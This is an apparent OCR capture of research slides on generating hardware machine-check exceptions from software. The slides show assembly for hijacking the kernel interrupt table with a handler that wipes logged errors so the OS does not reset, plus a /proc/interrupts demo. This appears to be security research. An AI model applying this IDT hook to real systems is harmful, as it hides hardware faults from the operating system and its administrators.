
staying alive

- Interrupting core-0 from core-1
  is not useful if the platform immediately resets
- Operating system is responsible for MCE handling
- Hijack CPU interrupt table
  to install first-pass MCE handler



OS IDT
...
ffffffffc0b2ed40
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
ffffffffc0b2ee80
...

```
push   %rax
push   %rdi
push   %rsi
push   %rdx
push   %rcx
push   %r8
push   %r9
push   %r10
push   %r11
mov    $0x3,%rdi
mov    $0xfe,%rsi
mov    0x48(%rsp),%rdx
mov    0x50(%rsp),%r10
callq  1180 <os_handler>
pop    %r11
pop    %r10
pop    %r9
pop    %r8
pop    %rcx
pop    %rdx
pop    %rsi
pop    %rdi
pop    %rax
iretq
```



Hijack IDT

...

ffffffffc0197d20

ffffffffc0197d60

ffffffffc0197da0

ffffffffc0197ee0

ffffffffc0197e20

...

OS IDT

...

ffffffffc0b2ed40

ffffffffc0b2ed80


ffffffffc0b2edc0

ffffffffc0b2ee40

ffffffffc0b2ee80

...

```
push  %rax
push  %rdi
push  %rsi
push  %rdx
push  %rcx
push  %r8
push  %r9
push  %r10
push  %r11
mov   $0x3,%rdi
mov   $0xfe,%rsi
mov   0x48(%rsp),%rdx
mov   0x50(%rsp),%r10
callq 1180 <os_handler>
pop   %r11
pop   %r10
pop   %r9
pop   %r8
pop   %rcx
pop   %rdx
pop   %rsi
pop   %rdi
pop   %rax
iretq
```



Hijack IDT

...

ffffffffc0197d20

ffffffffc0197d60

ffffffffc0197da0

ffffffffc0197ee0

ffffffffc0197e20

...

```
pushf
push %%rax
push %%rdi
push %%rsi
push %%rdx
push %%rcx
push %%r8
push %%r9
push %%r10
push %%r11
mov %0, %%rdi
mov %1, %%rsi
mov 0x48(%%rsp), %%rdx
mov 0x50(%%rsp), %%r10
call hijack_handler
pop %%r11
pop %%r10
pop %%r9
pop %%r8
pop %%rcx
pop %%rdx
pop %%rsi
pop %%rdi
pop %%rax
addq $8, %%rsp
popf
jmp *%2
```

OS IDT

...

ffffffffc0b2ed40

ffffffffc0b2ed80

ffffffffc0b2edc0

ffffffffc0b2ee40

ffffffffc0b2ee80

...


```
push   %rax
push   %rdi
push   %rsi
push   %rdx
push   %rcx
push   %r8
push   %r9
push   %r10
push   %r11
mov    $0x3,%rdi
mov    $0xfe,%rsi
mov    0x48(%rsp),%rdx
mov    0x50(%rsp),%r10
callq  1180 <os_handler>
pop    %r11
pop    %r10
pop    %r9
pop    %r8
pop    %rcx
pop    %rdx
pop    %rsi
pop    %rdi
pop    %rax
iretq
```

- Modified handler indiscriminately clears any logged MCE from the MCA banks before handing control to OS handler
  - OS won’t reset the platform if it can’t see what caused the MCE
  - Dangerous, but good enough

staying alive

(demo)

staying alive



```
Every 0.1s: cat /proc/interrupts | grep --color=always -e "^" -e "MCE.*"   ubuntu-usb-3: Sat Aug  2 22:21:36 2025

           CPU0       CPU1       CPU2       CPU3
  0:         48          0          0          0  IO-APIC    2-edge      timer
  8:          1          0          0          0  IO-APIC    8-edge      rtc0
  9:          0          0          0          0  IO-APIC    9-fasteoi   acpi
 16:          0        422          0          0  IO-APIC   16-fasteoi   snd_hda_intel:card1
 18:          0          0          0      33318  IO-APIC   18-fasteoi   ehci_hcd:usb1, ehci_hcd:usb2
 25:          0          0          0          0  PCI-MSI 34816-edge      PCIe PME, pciehp
 27:          0          0          0          0  PCI-MSI 36864-edge      PCIe PME, pciehp
 29:          0          0          0          0  PCI-MSI 38912-edge      PCIe PME, pciehp
 31:          0          0          0          0  PCI-MSI 40960-edge      PCIe PME, pciehp
 32:          0          0          0          0  PCI-MSI 43008-edge      PCIe PME, pciehp
 33:          0        327         10          0  PCI-MSI 278528-edge      ahci[0000:00:11.0]
 34:          0          0         32          0  PCI-MSI 262144-edge      xhci_hcd
 35:          0          0          0          0  PCI-MSI 262145-edge      xhci_hcd
 36:          0          0          0          0  PCI-MSI 262146-edge      xhci_hcd
 37:          0          0          0          0  PCI-MSI 262147-edge      xhci_hcd
 38:          0          0          0          0  PCI-MSI 262148-edge      xhci_hcd
 40:          0          0          0        993  PCI-MSI 2097152-edge      enp4s0
 42:          0          0          0          0  PCI-MSI 131073-edge      ccp-1
 44:         54          0          0          0  PCI-MSI 18432-edge      snd_hda_intel:card0
 46:          0          0          6          0  PCI-MSI 16384-edge      radeon
NMI:          0          0          0          0  Non-maskable interrupts
LOC:      15297      14171      15864      18674  Local timer interrupts
SPU:          0          0          0          0  Spurious interrupts
PMI:          0          0          0          0  Performance monitoring interrupts
IWI:       3944       3774       3989       3742  IRQ work interrupts
RTR:          0          0          0          0  APIC ICR read retries
RES:       1177       1419       1500       1178  Rescheduling interrupts
CAL:      26427      19112      21529      15558  Function call interrupts
TLB:        208        146        152        179  TLB shootdowns
TRM:          0          0          0          0  Thermal event interrupts
THR:          0          0          0          0  Threshold APIC interrupts
DFR:          0          0          0          0  Deferred Error APIC interrupts
MCE:          0          0          0          0  Machine check exceptions
MCP:          1          1          1          1  Machine check polls
ERR:          0
MIS:          0
PIN:          0          0          0          0  Posted-interrupt notification event
NPI:          0          0          0          0  Nested posted-interrupt event
PIW:          0          0          0          0  Posted-interrupt wakeup event


deltaop@ubuntu-usb-3:~/_research$ 


[0] 0:bash*                                                                   "ubuntu-usb-3" 22:21 02-Aug-25
```

- A state disruptor tool
- On-demand generation of *hardware* MCEs entirely from software
- Moving forward
  - We'll use the NB approach for MCE generation
  - Configuration specifics will vary by platform
  - But barring this, *many* unexplored ways to generate MCEs

a state disruptor tool

- What to target?

selecting a target

Let’s build a hammer…

Let's add a handle…

Let’s be a bit more careful…

